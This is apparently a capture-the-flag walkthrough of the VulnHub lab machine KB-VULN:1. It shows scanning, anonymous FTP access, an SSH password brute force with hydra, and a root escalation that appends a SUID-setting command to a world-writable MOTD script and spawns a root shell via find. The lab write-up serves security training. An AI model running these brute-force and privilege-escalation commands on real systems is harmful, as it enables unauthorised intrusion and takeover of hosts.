VulnHub-KB-VULN: 1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.19

Scanning & Enumeration

---

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.19
```

PORT STATE SERVICE VERSION
21/tcp open ftp **vsftpd 3.0.3**
|_ftp-anon: **Anonymous FTP** login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.1.6
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.3 - secure, fast, stable
|*End of status*
22/tcp *open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)*
| ssh-hostkey:
| 2048 95:84:46:ae:47:21:d1:73:7d:2f:0a:66:87:98:af:d3 (RSA)
| 256 af:79:86:77:00:59:3e:ee:cf:6e:bb:bc:cb:ad:96:cc (ECDSA)

/ 256 9d:4d:2a:a1:65:d4:f2:bd:5b:25:22:ec:bc:6f:66:97 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: OneSchool — Website by Colorlib
MAC Address: 08:00:27:09:6B:FC (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.47 ms 192.168.1.19

```
[m3rc@brut3-g33579 KB-VULN]$ sudo nmap -A -T5 -O -p- -oN nmap.txt 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 14:55 IST
Nmap scan report for 192.168.1.19
Host is up (0.00047s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:84:46:ae:47:21:d1:73:7d:2f:0a:66:87:98:af:d3 (RSA)
|   256 af:79:86:77:00:59:3e:ee:cf:6e:bb:bc:cb:ad:96:cc (ECDSA)
|_  256 9d:4d:2a:a1:65:d4:f2:bd:5b:25:22:ec:bc:6f:66:97 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: OneSchool &mdash; Website by Colorlib
MAC Address: 08:00:27:09:6B:FC (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.47 ms 192.168.1.19
```

FTP Allows Anonymous Login

```
ftp 192.168.1.19
```

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    2 1000     1000         4096 Aug 22 17:39 .
drwxrwxr-x    2 1000     1000         4096 Aug 22 17:39 ..
-rw-r--r--    1 0        0              54 Aug 22 17:39 .bash_history
226 Directory send OK.
```

- Found .bash_history

```
get .bash_history
```

```
[m3rc@brut3-g33579 KB-VULN]$ cat .bash_history
exit
ls
cd /etc/update-motd.d/
ls
nano 00-header
exit
[m3rc@brut3-g33579 KB-VULN]$
```

- Directory traversal is not possible

Dirbuster

Report produced on Tue Sep 29 15:18:24 IST 2020

http://192.168.1.19:80

Directories found during testing:

Dirs found with a 200 response:

/images/
/
/js/
/css/
/css/bootstrap/
/fonts/
/fonts/flaticon/
/fonts/flaticon/font/
/fonts/flaticon/license/

Dirs found with a 403 response:

/icons/
/icons/small/
/server-status/

Files found during testing:

Files found with a 200 responce:

/images/blob_1.svg
/index.html
/images/blob_2.svg
/course-single.html
/images/undraw_teacher.svg
/images/undraw_teaching.svg
/images/undraw_youtube_tutorial.svg
/js/aos.js
/js/bootstrap-datepicker.min.js
/js/jquery-3.3.1.min.js
/js/jquery-migrate-3.0.1.min.js
/js/bootstrap.min.js
/js/jquery-ui.js
/css/aos.css
/js/owl.carousel.min.js
/js/popper.min.js
/css/bootstrap-datepicker.css
/js/jquery.easing.1.3.js
/js/jquery.countdown.min.js
/css/owl.theme.default.min.css
/css/magnific-popup.css
/css/jquery-ui.css
/js/typed.js
/js/jquery.fancybox.min.js
/css/owl.carousel.min.css
/css/bootstrap.min.css
/css/mediaelementplayer.css
/js/jquery.sticky.js
/js/main.js
/js/jquery.stellar.min.js
/js/jquery.magnific-popup.min.js
/js/slick.min.js
/js/mediaelement-and-player.min.js
/css/bootstrap.min.css.map
/css/jquery.fancybox.min.css

/css/style.css
/css/bootstrap/bootstrap-grid.css
/css/bootstrap/bootstrap-reboot.css
/css/bootstrap/bootstrap.css
/fonts/flaticon/backup.txt
/fonts/flaticon/font/Flaticon.eot
/fonts/flaticon/font/Flaticon.ttf
/fonts/flaticon/license/license.pdf
/fonts/flaticon/font/Flaticon.svg
/fonts/flaticon/font/_flaticon.scss
/fonts/flaticon/font/Flaticon.woff
/fonts/flaticon/font/flaticon.css
/fonts/flaticon/font/Flaticon.woff2
/fonts/flaticon/font/flaticon.html

- No interesting results

---

http://192.168.1.19

- Found a Username in the source code

> sysadmin

```
423
424             <div class="d-flex align-items-center custom-icon-wrap custom-icon-light">
425               <div class="mr-3"><span class="custom-icon-inner"><span class="icon icon-univer
426                                                                  hers</h3></div>
427               </div>
428
429             </div>
430             <!-- Username : sysadmin -->
431
432           </div>
433           <div class="col-lg-7 align-self-enc    data-aos="fade-left" data-aos-delay="200">
434                                                  t.png" alt="Image" class="img-fluid">
435           </div>
436         </div>
437       </div>
438     </div>
```

SSH (brute force)

> Username -> sysadmin

```
hydra -l sysadmin -P /usr/share/wordlists/ssh_passwords.txt 192.168.1.19
```

```
[DATA] attacking ssh://192.168.1.19:22/
[STATUS] 14442.00 tries/min, 14442 tries in 00:01h, 66345 to do in 00:05h, 64 active
[STATUS] 5180.00 tries/min, 15540 tries in 00:03h, 65247 to do in 00:13h, 64 active
[STATUS] 2485.71 tries/min, 17400 tries in 00:07h, 63387 to do in 00:26h, 64 active
[STATUS] 1448.47 tries/min, 21727 tries in 00:15h, 59060 to do in 00:41h, 64 active
[22][ssh] host: 192.168.1.19   login: sysadmin   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 38 final worker threads did not complete until end.
[ERROR] 38 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-29 17:39:06
[m3rc@brut3-g33579 KB-VULN]$
```

Password -> password1

- SSH login

```
[m3rc@brut3-g33579 KB-VULN]$ ssh sysadmin@192.168.1.19
The authenticity of host '192.168.1.19 (192.168.1.19)' can't be established.
ECDSA key fingerprint is SHA256:9z5jY109u48eo71sMGnTp9s13QYOKGVMI9B/m2mkCZs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.19' (ECDSA) to the list of known hosts.
sysadmin@192.168.1.19's password:

                        WELCOME TO THE KB-SERVER

Last login: Sat Aug 22 18:00:48 2020
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

sysadmin@kb-server:~$ whoami
sysadmin
sysadmin@kb-server:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),108(lxd)
sysadmin@kb-server:~$
```


User Flag

```
sysadmin@kb-server:~$ ls -la
total 40
drwxr-xr-x 5 sysadmin sysadmin 4096 Aug 22 18:04 .
drwxr-xr-x 3 root     root     4096 Aug 22 17:53 ..
-rw------- 1 sysadmin sysadmin   16 Aug 22 18:04 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin 4096 Aug 22 17:02 .cache
drwxrwxr-x 2 sysadmin sysadmin 4096 Aug 22 17:39 ftp
drwx------ 3 sysadmin sysadmin 4096 Aug 22 17:02 .gnupg
-rw-r--r-- 1 sysadmin sysadmin  807 Apr  4  2018 .profile
-rw-r--r-- 1 root     root      33 Aug 22 17:54 user.txt
sysadmin@kb-server:~$ cat user.txt
[redacted]
sysadmin@kb-server:~$
```

Enumerating for Privilege Escalation

- Seeing if sysadmin can run anything as root

```
sudo -l
```



- Checking for SUID

```
find / -perm -4000 2>dev/null
```

> Nothing interesting found

- Checking back on .bash_history found in ftp

```
drwxrwxr-x 2 sysadmin sysadmin 4096 Aug 22 17:39 .
drwxr-xr-x 5 sysadmin sysadmin 4096 Aug 22 18:04 ..
-rw-r--r-- 1 root     root       54 Aug 22 17:39 .bash_history
sysadmin@kb-server:~/ftp$ cat .bash_history
exit
ls
cd /etc/update-motd.d/
ls
nano 00-header
exit
sysadmin@kb-server:~/ftp$ ls
sysadmin@kb-server:~/ftp$
```

- 00-header can be written into by anyone.
- We can use it to change the permission of a command to gain root access

```
sysadmin@kb-server:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\n\t\t\tWELCOME TO THE KB-SERVER\n"
```

Privilege Escalation

```
echo "sudo chmod u+s /usr/bin/find" >> /etc/update-motd.d/00-header
```

- sets Find to be SUID
- On logging in again, we can escalate privileges using find

```
find . -exec /bin/bash -p \; -quit
```

Root Flag